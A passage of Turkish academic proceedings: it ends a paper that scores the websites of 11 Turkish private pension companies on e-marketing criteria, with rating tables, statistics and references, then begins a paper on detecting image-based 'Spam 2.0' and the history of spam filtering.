4. E-pazarlama maliyetleri büyük oranda azaltmakla kalmayıp, kolay erişebilirliği ile reklam yaygınlığını da arttırmaktadır. Coğrafi alan son derece genişlemekte ve global pazar konumuna ulaşmaktadır. Ayrıca işletmede bölümler arası koordinasyonun ve bilgi akışının sağlanmasında da önemli bir görevi yerine getirmektedir. Personel verimliliğini arttırmakta, müşterilerin beklentilerinin karşılanmasında ucuz maliyet ile maksimum verim sağlanabilmektedir.[9], [12]

Bu faydaların etkin bir şekilde bireysel emeklilik şirketlerine ve bireysel emeklilik işlemlerini yapan müşterilere döndüğü açıktır. Şirketler bu olanakları en etkin şekilde kullanırken, müşterilerde bilgi edinmek ve geleceklerini planlamak açısından en etkin şekilde kullanılmaktadırlar.

### 2.1. İyi Bir Web Sitesinde Olması Gerekenler

Müşterilerin ürünlere ait bilgilenmelerinde ve global pazar açılımlarında web sayfalarının oldukça fazla yararı vardır. Bölgesel olarak küçük bir pazara sahip bir işletme efektif bir web sayfası ile coğrafi alanını global pazara açabilmekte ve ürünlerini büyük işletmelerle boy ölçüşebilecek şekilde pazara sunabilmektedir. Sigorta sektöründe büyüklükler bu açılım ile kendisini hızla göstermiş, küçük hacimli şirketler başarı performansları açısından en başarılı şirketler sınıflamasında en önde olmuşlardır. Bu açıdan da web tasarımları e-pazarlama da son derece önemli bir yeri işgal etmiştir. İyi bir web tasarımında sigorta şirketleri açısından literatürde ön plana çıkan başlıca başlıklar şunlardır.

#### 1. Web sayfasında kısa ve ilgi çekici başlıklar kullanılmalıdır.

Sigorta şirketleri ürünlerde ilgiyi yoğunlaştıracak, merak uyandıracak, rahat okunabilecek büyüklükte birkaç kelimele ilginç başlıklar kullanılmalıdır. Başlığın uyardıracağı ilgi ürünün tıklanmasını sağlayacak o zaman ikinci başlık devreye girip ilgiyi biraz



daha arttıracak yine fazla uzun olmayan bölüm gelmelidir. İlgi devam eder ise üçüncü başlık konunun detaylı bir bilgisini içermelidir.

**2. Web sayfası insanları harekete geçirecek güçlü bir çağrı yapmalıdır.** Vermek istediği mesaj ve ürünün etkisi vurgulu bir şekilde ön plana çıkarılmalıdır. Sigorta şirketi ürününün müşterinin sosyal refahını nasıl değiştireceğini çarpıcı bir şekilde ortaya koymalı, verilen mesajdan müşteri etkilenmelidir.

**3. Web sayfasında etkilemeye çalışılan kitle iyi belirlenmelidir.** Sigorta şirketi toplumun sosyal, kültürel, ekonomik ve eğitimsel yapısını çok iyi tahlil etmelidir. Toplumsal beklentileri karşılayacak şekilde müşteriye gidilmeli, beklentilerin oluşmadığı bir yerde beklenti yaratılmaya çalışılmamalıdır. Uygun ürün, uygun müşteri üzerinde satılmaya çalışılarak beklentilerin karşılanması sağlanmalıdır.

**4. Web sayfasında mesajlar ve içerikler ürüne ya da ürünlere odaklanmalıdır.** Sigorta şirketi ürünlerine odaklanmalı, ürünleri ve ürünlerinden elde edilecek yararları gölgeleyecek bilgi ve dizayndan kaçınmalıdır. Güzel bir web sitesi ürüne odaklanmayıp ilgiyi müzik, resim, animasyon vb. gibi ürün dışı alanlara kaydırır ise doğru bir tasarım yapılmamış olur. Bunun yanında uzun anlatımlar ile verilecek bilgi yerine görsel içerikli kısa bilgi müşteri açısından daha doyurucu ve vurgulu olacaktır.

**5. Web sayfasında değişik noktalarda değişik konulara dikkat çekilerek toplam alım isteği güçlendirilmelidir.** Sigorta şirketi ürünün sağladığı faydaları farklı açılardan ele alarak müşteriye göstermeli ve ilgisini arttıracak alternatif yaklaşımlar sunmalıdır. Ürüne müşterilerin bakış açıları farklı olacağından ortaya konacak çeşitli yaklaşımlar ilgililerin doyurulmasında çok daha fazla etkin olacaktır.

**6. Web sayfasında istenilen işlemin nerede nasıl yapılacağı açıkça belirtilmelidir.** Ürüne ulaşım ve ürün ile ilgili yapılacak işlemler çok

basit, yalın ve adım adım yol gösterilerek yapılmalıdır. Kesinlikle bilmece çözdürecek gibi karışık ya da bir çok yere dallanıp çok zaman kaybettiren bir yaklaşım içermemelidir. İyi bir yazılım ile desteklenen web sayfasında, müşterinin tıkladığı her yoldan sonra oradan ulaşılacak alternatifler, müşteriye öneriler halinde sunulmalı ve müşterinin zaman kazanması sağlanmalıdır. Eğer bazı aşamalardan sonra müşteri sistemden çıkıyor ya da davranış değiştiriyor ise nedenleri araştırılmalı ve çözümler üretilmelidir.


**7. Web sayfasında nereye gitmek isteniliyor ise oraya gidilmelidir.** Sigorta şirketi ürün tasarımını yalın olarak bölümlenmelidir. Bir ürüne dallanıldığında, diğer ürün ile ilgili bilgiye ya da o ürün ile ilgili çok fazla detaylı bilgiye gidilmemelidir. Bir ürünle ilgili bilgi her adımda ilgi oranında verilmeli, ilgi arttıkça bilgi çoğalmalıdır. Ürünün bilgi yolu üzerinde doğru yön tanımlanmalı, sapmalara diğer ürün karşılaştırmaları için gidilmelidir.

**8. Web sayfası basit tutulmalıdır.** Sigorta şirketlerinin asıl amacı bireysel emeklilik fonlarını tanıtmak ve bu fonlara müşterilerin yatırım yapmasını sağlamaktır. Müşteriler sigorta şirketlerinin web sayfalarını incelediklerinde bireysel emeklilik ve o şirketlere ait fonları bulmakta güçlük çekiyorlar ise web sitesi oldukça karmaşıktır. Amaç bireysel emeklilik şirketleri için müşterinin bireysel emeklilik yatırımı yapmalarını sağlamak ve yatırım yapanların gereksinimlerini karşılamak olduğuna göre, bu ihtiyacı karşılayacak doğrultuda web sayfası tasarlanmalıdır.

**9. Web sayfasında ürün gösterilmelidir.** Sigorta şirketi, müşteriye sunduğu ürünün tüm analizlerini açıkça ortaya koymalıdır. Ayrıca, geliştirilecek benzetim yaklaşımları ile müşterinin ürün hakkındaki bilgi ihtiyacı ve ilgisi doyurulmuş olmalıdır. Simülasyon çözümünün içine müşterinin çok basit birkaç kalem ile oynamasına izin verilerek çekilmesi sağlanmalı ve kendisinin sistemin bir parçası olduğu hissettirilmelidir.

**10. Web sayfası satış yapabilmek için güven yaratmalıdır.** Sigorta şirketi ürünün müşteri için doğru olduğuna ve doğru ürün aldığına inanmasını sağlamalıdır. Müşterinin istediği an, istediği şekilde kendisini sistemin bir parçası olarak kabul etmesi sağlanmalı ve yatırımlarına kendisinin yön verdiğine inandırılmalıdır. Sigorta şirketinin bu süreçte sadece yatırımları koruma ve kollama görevi ile birlikte danışmanlık yaptığının vurgulanması gereklidir. Müşterinde kendi yatırımını kendisinin yaptığı inancının oluşması sigorta şirketini müşteri ile ilişkilerinde sorunları en asgari seviyeye indirecektir. Ürün yönetiminde sigorta şirketinin danışmanlık hizmeti vermesi, müşteriye bu açıdan yaklaşması karşılıklı güveni arttıracak ve yatırıma daha çok müşterinin ilgi duymasını sağlayacaktır.[5], [9-11]

Genel olarak geliştirilen e-ticaret çalışma sistemi sigortacılık sektörü içinde oldukça uygun bir yapı sergilemektedir.



Şekil 2. Örnek Geniş Alan Ağı [15]

Müşteri tüm işlemlerini sanal ortam üzerinde yapabilmekte, edinmek istediği bilgi ve belgeye web sayfası üzerinden ulaşabilmekte, ödeme işlemlerini banka aracılığı ile yapabilmektedir. Genel olarak fon yatırımlarında kullanılan ödeme şekli kredi kartı bazlıdır. Ancak, kredi kartı dışında tüm ödeme biçimleri bankalar aracılığı ile rahatlıkla yapılabilmektedir. Bireysel emeklilik fonlarında

lojistik bölüm fonların saklandığı ve devlet tarafından güvence altına alındığı bölümdür. Şirketler batsa dahi fonlar güvence altında olduğundan müşterilerin herhangi bir zararı söz konusu değildir.

### 3. Araştırmanın Amacı

Araştırmanın amacı, ülkemizde mevcut olan 11 adet bireysel emeklilik şirketinin e-pazarlama açısından web sayfalarını literatürde belirtilen teknik ve akademik olmak üzere iki grup sorularla incelemektir. Bu nedenle, 2003 Eylül ayından itibaren ülkemizde yaşama geçen bireysel emeklilik sistemiyle birlikte kurulan ve bireysel emeklilik şirketleri olarak faaliyet gösteren Ak Emeklilik, Anadolu Hayat Emeklilik, Ankara Emeklilik, Başak Emeklilik, Aviva Hayat ve Emeklilik, Doğan Emeklilik, Garanti Emeklilik, Koç Allianz Emeklilik ve Hayat, Oyak Emeklilik, Vakıf Emeklilik ve Yapı Kredi Emeklilik şirketleri bu bağlamda incelenmiştir.

### 4. Yöntem

Ülkemizde faaliyet gösteren Ak Emeklilik, Anadolu Hayat Emeklilik, Ankara Emeklilik, Başak Emeklilik, Aviva Hayat ve Emeklilik, Doğan Emeklilik, Garanti Emeklilik, Koç Allianz Emeklilik ve Hayat, Oyak Emeklilik, Vakıf Emeklilik ve Yapı Kredi Emeklilik olmak üzere 11 adet bireysel emeklilik şirketi vardır. Bu şirketlerin her biri literatürden elde edilen 25 adet teknik ve 25 adet akademik başlıkta toplanan sorular ile web sayfaları incelenmiş ve sorulara web sayfalarında bulunan yanıtlar olumlu (+), olumsuz (-) ve orta (\*) şeklinde işaretlenmiştir. Şirketler hakkında olumsuz düşünce üretilmesi için isimleri açıkça belirtilmeyip kotlanarak verilmiştir. Ayrıca şirketler için eğilimlerin hangi doğrultuda olduğunun belirlenmesi için yanıtlara ağırlıklar verilerek (olumlu-2, orta-1 ve olumsuz-0) istatistikleri hesaplanmıştır.

### 5. Bulgular

Ekonominin ve kişilerin refahı için çok çok önemli olan bireysel emeklilik fonları ve bu



fonları oluşturan sigorta şirketleri e-ticaret açısından incelediğinde önemli bulgulara ulaşılmıştır. Genel olarak teknik ve akademik olmak üzere iki gruba ayrılan sorular bazında sigorta şirketleri incelendiğinde gerekli yapının oluştuğu ve pazarda eksik bilgilendirme ve işlem yetersizliğinin yok denecek kadar az olduğu görülmektedir. Müşteriler ya da yatırımcılar elektronik ortamda her türlü bilgiye ulaşabilmekte, gerekli işlemleri yapabilmekte ve eğilimlerine göre danışmanlık hizmeti alabilmektedirler. Tüm bu açılardan bakıldığında bir web sitesinde olması gereken ve literatürde genel başlıklar halinde belirtilen aşağıdaki teknik sorular ve yanıtları bireysel emeklilik sigorta şirketlerinin web sayfalarında araştırılmıştır. Bu nedenle ülkemizdeki 11 bireysel emeklilik şirketinin web sayfalarına teknik olarak bakıldığında aşağıdaki 25 soru derlenmiştir.

1. Site şirketin misyonuna ve profiline uygundur.
2. Site güncellemesi yapılmaktadır.
3. Grafik kullanımı mevcut olup animasyon vb. efektler ilgi çekmektedir.
4. Sitenin açılımı ortalama bağlantı hızında ya da açılımı hızlı olmaktadır.
5. Link yazılarının puntosunun küçük olmasından dolayı çok çabuk bulunamamaktadır.
6. Standart menüler kullanılmıştır.
7. Site bir çerçevede toplanmıştır.
8. Site haritası kullanıldığı takdirde istenilen bilgilere rahat ulaşılmaktadır. Site haritasının linkinin kullanımı dışında istenilen her veriye ana sayfadan ulaşılamamaktadır.
9. Sadece gerekli bilgiler verildiğinden detaya girilmemiştir. Bu yüzden ayrıntıyı öğrenmek isteyen müşteri emeklilik şirketiyle irtibata geçmelidir.
10. Linklere yer verilmiştir.
- 11 Site adresi yeterince açık ve hatırlanması kolaydır. Diğer bir deyişle şirketin ismi yazıldığı takdirde rahatlıkla arama motorunda bulunmaktadır.
12. Ziyaretçilerle irtibata geçebilmek için yeterli bilgiler siteden alınmaktadır.
13. Site tasarımı sadece Türkçe olarak yapılmıştır.
14. Metinlere ve inceleme sonuçlarına yer verilmiştir.

15. Arka plan olarak beyaz kullanılmıştır ve metinleri okumayı zorlaştırmamaktadır.
16. Şirketin unvanı ve iletişim bilgilerine "bize ulaşın" linkinde yer verilmiştir.
17. Site haritasından ve ana sayfadan ürün bilgilerine ulaşılabilir. Ulaşılabilir.
18. Sitedeki grafikler hızlı yüklenmektedir.
19. Şirketin domain adı diğer bir deyişle şirket kimliği bulunmaktadır.
20. Arama motorları hızlı ve kolaylıkla şirketin internet adresini vermektedir.
21. Çağrı merkezi numarası bulunmaktadır.
22. Fiyat verileri bulunmaktadır, günceldir ancak yeterli değildir.
23. Melodi, oyun ve animasyonlar mevcuttur.
24. Arama motoru bulunmaktadır.
25. Aylık fon bültenleri grafiği bulunmaktadır. [13], [15], [17-18], [33]

Yukarıdaki 25 soru için bireysel emeklilik şirketlerinin web sayfaları incelendiğinde Tablo 1 deki sonuçlar elde edilmiştir. [1-2], [4], [6-8], [19], [23-24], [30-31]

	1.Şirket	2.Şirket	3.Şirket	4.Şirket	5.Şirket	6.Şirket	7.Şirket	8.Şirket	9.Şirket	10.Şirket	11.Şirket
1.	+	+	+	+	+	+	+	+	+	+	+
2.	+	+	+	+	+	+	+	+	+	+	+
3.	+	-	-	*	*	+	+	*	+	+	*
4.	+	+	+	+	+	+	+	+	+	+	+
5.	-	+	+	+	+	+	+	+	-	*	+
6.	+	*	-	+	+	+	+	-	*	*	+
7.	+	+	+	+	+	+	+	+	+	+	+
8.	+	+	+	+	+	+	*	+	*	+	*
9.	+	+	-	+	+	+	+	-	+	+	-
10.	+	+	-	+	-	+	-	-	+	-	-
11.	+	+	+	+	+	+	+	+	+	+	+
12.	+	+	+	+	+	+	+	+	+	+	+
13.	-	-	-	-	-	-	-	-	-	-	-
14.	+	+	+	+	*	+	+	+	+	+	+
15.	+	+	+	-	*	+	+	-	+	-	+
16.	+	+	+	+	+	+	+	+	+	+	+
17.	+	+	+	+	+	+	+	+	+	+	+
18.	+	+	+	+	+	+	+	+	+	+	+
19.	+	+	+	+	+	+	+	+	+	+	+
20.	+	+	+	+	+	+	+	-	+	+	+
21.	-	-	-	-	-	+	+	-	-	-	-
22.	*	+	+	+	+	+	+	+	+	+	+
23.	+	*	-	-	-	-	+	-	-	-	-
24.	+	-	-	+	-	-	+	+	-	-	+
25.	+	+	+	*	-	+	+	+	+	+	+
+: Olumlu * : Orta -: Olumsuz											

Tablo 1: Bireysel Emeklilik Sigorta Şirketlerinin Web Sayfalarında Teknik Soruların Yanıtları

Sigorta şirketlerinin web sayfalarına literatürde genel başlıklar halinde belirtilen akademik sorular açısından bakıldığında ise, aşağıdaki 25 soru derlenmiştir.

1. Ürün tanıtımı yapılmış olmakla birlikte fazla teknik detaydan dolayı yeterince ilgi çekici değildir.
2. Emeklilik şirketi hakkında bilgi verilmektedir.
3. İzledikleri misyonlarıyla site uyumaktadır.
4. Site herkes tarafından kolaylıkla kullanılmamaktadır.
5. Katalog, broşür ve fiyat listelerine yer verilmiş olmakla birlikte güncelleştirilmesi yapılmaktadır.
6. Ürün hakkında bilgi alınacak bir form bulunmaktadır.
7. Müşterilere yeterli iletişim kolaylığı sağlanmaktadır.
8. Sık sorulan sorulara yer verilmiştir.
9. Ödeme bilgileri hakkında bilgi verilmiştir, ancak alım satım yapılacak link yoktur.
10. Hedef pazar üstüne yoğunlaşmıştır.
11. Sade ve anlaşılır, ancak yeterince etkileyici değildir.
12. Sistemdeki değişiklikler müşteriye güncel olarak iletilmektedir.
13. Online başvuru bulunmamaktadır.
14. Çeşitli kampanyalar bulunmaktadır.
15. Dolaylı bir posta listesi vardır.
16. Arama motoru bulunmaktadır.
17. Kendi grup şirketleri dışında reklamları yoktur.
18. Site Türkçe dilinden başka bir dilde kullanılmamaktadır.
19. E-Bülteni bulunmaktadır.
20. Bireysel emeklilik hakkında bilgi verilmektedir.
21. Performans ölçümü yapılmaktadır.
22. Veriler hakkında grafiklerle birlikte bilgi verilmektedir.
23. Site haritası bulunmaktadır.
24. Sitede forum olmamasına karşın bilgi alınması için form vardır.
25. Kazanç hesabı yapılmamaktadır. [13], [15], [17-18], [20], [28]

	1.Şirket	2.Şirket	3.Şirket	4.Şirket	5.Şirket	6.Şirket	7.Şirket	8.Şirket	9.Şirket	10.Şirket	11.Şirket
1.	+	+	-	*	+	+	+	+	+	+	+
2.	+	+	+	+	+	+	+	+	+	+	+
3.	+	+	+	+	+	+	+	+	+	+	+
4.	-	*	*	+	+	+	+	+	-	*	*
5.	+	+	+	+	+	*	+	*	+	*	+
6.	+	+	+	+	+	+	+	+	+	+	+
7.	+	+	+	+	+	+	+	+	+	+	+
8.	+	+	-	-	-	+	+	-	+	-	+
9.	+	+	+	+	+	-	+	-	+	+	-
10.	+	+	+	-	+	+	+	+	+	+	+
11.	*	+	+	+	-	+	+	+	+	-	+
12.	+	+	+	+	+	+	+	+	-	+	-
13.	-	+	-	-	+	+	+	-	+	-	-
14.	+	-	*	-	-	+	+	-	-	-	+
15.	*	*	+	+	*	*	*	+	+	+	+
16.	+	-	-	+	-	+	+	-	-	+	+
17.	*	*	-	-	*	*	*	*	*	-	*
18.	-	-	-	-	+	-	+	-	-	-	-
19.	+	+	-	+	-	+	+	+	+	-	-
20.	+	+	+	+	-	+	+	+	+	+	-
21.	+	+	*	-	+	+	+	+	+	+	+
22.	+	+	+	+	+	+	+	+	+	+	+
23.	+	+	-	+	+	+	+	+	-	-	+
24.	-	-	-	+	-	-	-	-	-	-	-
25.	+	-	-	-	-	-	-	-	-	-	-
+: Olumlu * : Orta -: Olumsuz											

Tablo 2: Bireysel Emeklilik Sigorta Şirketlerinin Web Sayfalarında Akademik Soruların Yanıtları

	Olumsuz	%	Orta	%	Olumlu	%	Ortalama	Std.Sap.
1.Şirket	3	12	1	4	21	84	1,72	0,68
2.Şirket	4	16	2	8	19	76	1,60	0,76
3.Şirket	8	32	0	0	17	68	1,36	0,95
4.Şirket	4	16	2	8	19	76	1,60	0,76
5.Şirket	5	20	3	12	17	68	1,48	0,82
6.Şirket	2	12	0	0	22	88	1,76	0,66
7.Şirket	1	4	1	4	23	92	1,88	0,44
8.Şirket	8	32	1	4	16	64	1,32	0,95
9.Şirket	5	20	2	8	18	72	1,52	0,82
10.Şirket	6	24	2	8	17	68	1,44	0,87
11.Şirket	5	20	2	8	18	72	1,52	0,82

Tablo 3: Bireysel Emeklilik Sigorta Şirketlerinin Web Sayfalarında Teknik Soruların İstatistikleri

Yukarıdaki 25 soru için bireysel emeklilik şirketlerinin web sayfaları incelendiğinde akademik sorular için bulunan karşılıklar Tablo 2 de verilmiştir. Tablo 2 incelendiğinde bireysel emeklilik şirketlerinin eksikleri olmasına rağmen

men istenen düzeyde oldukları görülmektedir.

Genel olarak Tablo 1 ve Tablo 2 incelendiğinde bireysel emeklilik sigorta şirketlerinin pazarda gerekli yeri aldıkları ve teknolojiyi amaca uygun kullandıkları görülmektedir. [1-2], [4], [6-8], [19], [23-24], [30-31] Bireysel emeklilik şirketlerinin verdikleri yanıtlar belirli ağırlıklar ile istatistiksel olarak değerlendirildiğinde Tablo 3 ve Tablo 4 elde edilmektedir.

	Olumsuz	%	Orta	%	Olumlu	%	Ortalama	Std.Sap.
1.Şirket	4	16	3	12	18	72	1,56	0,77
2. Şirket	5	20	3	12	17	68	1,48	0,82
3. Şirket	10	40	3	12	12	48	1,08	0,95
4. Şirket	8	32	1	4	16	64	1,32	0,95
5. Şirket	8	32	2	8	15	60	1,28	0,94
6. Şirket	6	24	3	12	16	64	1,40	0,87
7. Şirket	2	8	1	4	22	88	1,80	0,58
8. Şirket	9	36	2	8	14	56	1,20	0,96
9. Şirket	8	32	1	4	16	64	1,32	0,95
10. Şirket	12	48	2	8	11	44	0,96	0,88
11. Şirket	6	24	2	8	17	68	1,44	0,87

**Tablo 4:** Bireysel Emeklilik Sigorta Şirketlerinin Web Sayfalarında Akademik Soruların İstatistikleri

Bireysel emeklilik şirketlerinin web sayfalarının e-ticaretin gereği olan teknik ihtiyacı karşıladıkları ve akademik açıdan da yüksek düzeyde oldukları görülmektedir.

## 6. Sonuç ve Öneriler

İnternet genel olarak işletmelerin büyüklüğüne bakılmaksızın pazara mantıklı bir fiyat/maliyetle girmesine olanak sağlar. Global bir pazara girmeden önce işletmeler pazarlama ile ilgili bakış açılarını yeniden tanımlamak zorundadırlar.[32] Global pazara adım atılması ile birlikte taleplerin ve beklentilerin farklılaşacağı ortadadır. İnternet'in kendine özgü yapısı pazarlama stratejilerini kendi yapısına uyduracak ve e-ticaret kendine ait özgün yapısı ile gelişecektir. Elektronik ortamda gerçekleştirilen işleme-

re ve kayıtlara yasal geçerlilik kazandırılması, bilgi bütünlüğü ve güvenliğinin sağlanması gibi yasal tartışma alanlarının biran önce açıklığa kavuşturulması gerekmektedir.[3]

E-pazarlama için iyi geliştirilmiş bir yazılım ile işletmeler müşterilerinin kendi web sitelerinde iken online hareketlerinden; müşterilerini istek ve ilgilerine göre sınıflandırabilme, ürünlerin değerlerini anlayabilme ve rakiplerle karşılaştırabilme, ürün hakkında karar verebilme, ürünlerin özelliklerini değiştirebilme ve geleceğe dönük planlar yapabilme çıkarımlarını yapabilirler. Bu çalışma sürecinde müşteri isteklerini daha iyi anlayabilirler, mal ya da servisler hakkında müşteri memnuniyetini ve kaliteyi anlayabilirler, müşteri davranışlarını tahlil ederek sınıflayabilirler ve yeni stratejiler belirleyebilirler.[9] Ancak müşterilerin online hareketleri sırasında kayıtlarının tutulması birçok kişi tarafından özel haklara müdahale olarak algılanmakta ve bu durumdan hoşlanılmamaktadır. Ayrıca, elektronik ortamda gerçekleştirilen ticaretin hızlı, güvenilir, ucuz ve herkesçe erişilebilir bir açık ağ alt yapısı olmaksızın gelişmesi mümkün değildir. E-ticaret İnternet bazlı olduğuna göre İnternet'e bağlı bilgisayar sayısının artması, İnternet ağının genişlemesi ve bağlanma maliyetlerinin azalması en önemli etkenlerdir. Bunun yanında, İnternet'in açık ağ olmasından dolayı temel ilke ve prensipleri uluslararası anlaşmalarla sağlanmalıdır. Genel olarak belirtilen sonuçlar ve öneriler bireysel emeklilik şirketleri içinde geçerlidir.

## 7. Kaynaklar

- [1]. Ak Emeklilik A.Ş., www.akemeklilik.com.tr/
- [2]. Anadolu Hayat Emeklilik A.Ş., www.anadoluhayat.com.tr/
- [3]. Anbar, A., E-Ticarette Karşılaşılan Sorunlar ve Çözüm Önerileri, www.akdeniz.edu.tr/iibf/yeni/genel/dergi/Sayi02/anbar.pdf, Akdeniz Üniversitesi.

- [4]. Ankara Emeklilik A.Ş., www.ankaraemeklilik.com.tr
- [5]. Bal, E., İnternet çağında e pazarlama, www.soruman.com/internet-caginda-e-pazarlama/
- [6]. Başak Emeklilik A.Ş., www.basakemeklilik.com.tr
- [7]. Commercial Union Hayat Emeklilik A.Ş., www.aviva.com.tr
- [8]. Doğan Emeklilik A.Ş., www.doganemeklilik.com.tr
- [9]. E-pazarlama, www.kykonline.com/content/view/113/66
- [10]. E-pazarlama, www.kobifinans.com.tr / alt\_bilgi\_merkezi.php?Category=020306
- [11]. E-pazarlama, http://netekonomi.com/content/view/84/2
- [12]. E-ticaret, www.cisco.com/global/TR/solutions/ent/bus\_solutions/ec\_home.shtml
- [13]. E-Ticarette Dikkat Edilmesi Gereken Kurallar, www.e-ticaretmerkezi.net/eticaretin\_kurallari.php
- [14]. Elektronik Ticaretin Tanımı ve Temel Araçları, www.e-ticaret.gov.tr /tanım/tanim.htm
- [15]. Elektronik Ticaret İşlemleri, www.e-ticaretmerkezi.net/eticaret\_islemleri.php
- [16]. E-Ticaret raporu: Türkiye'de ve Dünyadaki Durum, www.igeme.org.tr
- [17]. Ersoy, Z., Elektronik ticaretin ekonomik ve sosyal etkileri, www.tusiad.org/yayin/gorus/42/10ersoy.pdf
- [18]. Ersoy, Z., Elektronik Ticaret ve Ticaret Noktaları, www.igeme.org.tr/tur/atn/eticaret.pdf
- [19]. Garanti Emeklilik ve Hayat A.Ş., www.garantiemeklilik.com.tr
- [20]. İçerik Deyince Aklınıza Ne Gelir? www.kemalunsal.com/htm/articles/content.html
- [21]. Kalakota, K., ve Andrew, B.W., Electronic Commerce, Addison Wesley Logman Inc., USA, 1997.
- [22]. Kırcova, İ., İnternette Pazarlama, Beta Yayınları, No: 1206, İstanbul, 2005.
- [23]. Koç Allianz Emeklilik ve Hayat A.Ş., www.kocallianzemeklilik.com.tr
- [24]. Oyak Emeklilik A.Ş., www.oyakemeklilik.com.tr
- [25]. Öncü, F., e-Pazarlama İnternet Olanaklarıyla Ürün ve Hizmetin Hedef Pazara Sunulması ve Satılması, Literatür Yayıncılık, İstanbul, 2002.
- [26]. Rüzgar, B., ve Kaleağası, M., "Bilgi Teknolojilerinden Yararlanarak Bireysel Emeklilik Sigortalarının Müşteriye Sunumunda Alternatif Yaklaşımlar", Akademik Bilişim 2005, 2-4 Şubat 2005, Gaziantep Üniversitesi.
- [27]. Silverstein, B., Business-to-Business İnternet Marketing, Maximum Pres, 2nd. Edition, Canada, 2000.
- [28]. Sweeney, S., 101 ways to Promote Your Web Site, Maximum Pres, 2nd. Edition, Canada, 2000.
- [29]. T.C. Başbakanlık Dış Ticaret Müsteşarlığı e-ticaret genel koordinatörlüğü, www.e-ticaret.gov.tr/
- [30]. Vakıf Emeklilik A.Ş., www.vakifemeklilik.com.tr
- [31]. Yapı Kredi Emeklilik A.Ş., www.akkiliadim.com

[32]. Yetkin, E., Pazarlama Stratejilerinde Yeni bir Bakış Açısı olarak İnternet Uygulamaları, Etkileri, Avantaj ve Dezavantajları, www.danismend.com/konular/pazarlamayon/paz\_pazarlama\_stratejilerinde\_internet.htm

[33]. Zyman, S. ve Miller, S., Geleceğin Pazarlaması, Çev: Cumhur Güçer, MediaCat Kitapları, İstanbul, 2000.

## Spam 2.0, Tespit ve Engelleme Yöntemleri

### H. Coşkun Gündüz

İstanbul Bilgi Üniversitesi, Bilgisayar Bilimleri Bölümü, 34440, İstanbul  
cgunduz@cs.bilgi.edu.tr

**Özet:** Anti-spam yazılımların güçlenmesi ile birlikte, spam göndericileri de bu yazılımları alt edebilmek için yeni yöntemler üretmekte. Spam 2.0 olarak adlandırılan ve spam metninin bir resim içine gömülmesiyle elde edilen mesajların anti-spam yazılımlarla yakalanması mümkün olmuyor. Bu çalışmada resim içerikli e-postaların tespiti için resim işleme yöntemlerine değinilmektedir. Ayrıca probleme daha genel bir bakış ile spam e-posta göndericiliğine nasıl engel olunabileceğine dair yöntemler tartışılmaktadır.

**Anahtar Kelimeler:** Spam, Resim İşleme, Histogram Analizi.

### Spam 2.0, Detection and Prevention Methods

**Abstract:** As anti-spam software packages improve, spammers find new ways to survive. The new spam type, named as Spam 2.0, inserts the spam text in an image. So that, anti-spam tools cannot detect if it is spam or not. This paper includes some image processing tricks to detect spam e-mails. Also, some methods are discussed to prevent from spam in a more general base.

**Keywords:** Spam, Image Processing, Histogram Analysis.

### 1. Giriş

Elektronik posta, haberleşme amacıyla kullanımının artması ve yalınlığı sayesinde, suistimal edilmek için uygun bir araç haline gelmiştir. 2006'nın ikinci yarısında, dünya çapında spam e-posta hacmi, bir önceki yıla göre iki katına yükselmiştir. Bir spam filtreleme firması olan Ironport, İnternet'teki her 10 mesajdan 9'unun spam e-posta olduğunu rapor ediyor. Öte yandan, O'Brien ve Vogel'in (2003), Mangalindan'ın 2002 tarihli makalesine dayanarak verdiği bilgiye göre, gönderdiği on milyon e-posta sonucunda 100 cevap alabilen spam göndericiler kaydeder kazançlar elde edebiliyor. Spam e-posta gönderimi bu derece kolay ve kazançlı olduğu sürece engellenebilmesi pek mümkün olmayacaktır. Spam e-posta gönderenlere engel olunamayacağından yola çıkarak, bu spamlerin alıcıya ulaşmadan filtrelenmesi üzerine çalışmalar yoğunlaşmaktadır.

**1.1 Spam E-postaların İşletmelere Maliyeti**  
İşletmeler, spam e-posta yönetimi için verimli ve etkili yöntemler kullanarak, kullanıcılarının verimliliğini artırabileceği gibi maliyetleri düşürerek iki türlü kazanç elde edebilmektedir. Spam e-postalar çalışanların vakit kaybetmesine sebep olduğu gibi, bant genişliği ve bellek kullanımı konusunda da işletmelere maliyet yaratmaktadır.

Network Computing web sitesinde yer alan spam hesap makinesine göre; 20 kullanıcı, aylık ortalama kazancın 1000 dolar olduğu ve kişi başı gelen spam e-posta sayısının günlük 20 olduğu bir işletmede yıllık maliyet 4100 dolar olarak hesaplanıyor. Daha büyük bir işletmeyi inceleyecek olursak, 500 e-posta kullanıcısı olan, kullanıcıların ayda ortalama 1000 dolar maaş aldığı ve günde 40 spam e-posta aldığı bir işletmede, spam e-postaların işletmeye yıllık maliyeti 190.000 doları bulmakta. Bu rakamın 140.000 doları bellek masrafı iken 50.000 dolara yakın bir kısmı verimlilik kaybı olarak nitelendirilmiş.

Bu hesaplamada kullanılan parametrelerin dışında, kullanıcıların spam e-posta konusunda eğitilmesi veya bir spam filtreleyici yazılım kullanılıyorsa bu yazılımın maliyetleri de söz konusu tutara eklenmelidir.

### 1.2 Spam Filtreleme Yazılımları

Spam probleminin günden güne büyümesi, probleme çözüm olacak araçların da geliştirilmesinin yolunu açtı. Günümüze kadar gelen evriminde spam ile mücadele iki koldan ilerledi. Bu yöntemlerden birincisi önceleri spam içerikli e-posta yollayan adresleri filtrelemekle başlayıp günümüzün sıkça kullanılan RBL sistemlerine uzanan teker teker engelleme metodudur. İkinci metod ise mesaj içeriğinde belirli anahtar sözcüklerin tespit edilmesi ile başlayan ve artık içerik filtreleme sistemlerinin de-facto standardı kabul edilebilecek kadar yaygınlaşmış olan Bayes yöntemi gibi istatistiksel inceleme tabanlı yöntemlerdir.

Birinci yöntemi kullanan araçların evrimi ilk olarak spam gönderen e-posta adreslerinin belirlenerek kullanıcılar tarafından engellenmesi ile başladı. Spam göndericilerinin sürekli bir biçimde adres değiştirmesi sebebiyle zamanla işlemez hale gelen bu sistemin yerini gerçek zamanlı engelleme listeleri (RBL) aldı. Bu sistem sayesinde dünyanın dört bir yanından spam dağıtımına aracılık eden IP adreslerinin engellenmesi yoluyla spam gönderiminin önüne geçilmeye çalışıldı. Bu sistemin en büyük avantajı gönderilen mesajın içeriğinden bağımsız olarak doğrudan mesajın kaynaklandığı noktaya göre filtreleme yapması sebebiyle içerik üzerinde yapılacak düzenlemeler yoluyla atlatılmasının mümkün olmamasıdır. Buna karşılık spam gönderiminde kullanılan sistemleri tespit etmenin zorluğu ve spam göndericilerinin çeşitli anonimleştirici sistemler üzerinden bağlantılarını gerçekleştirmeleri sebebiyle engelleme 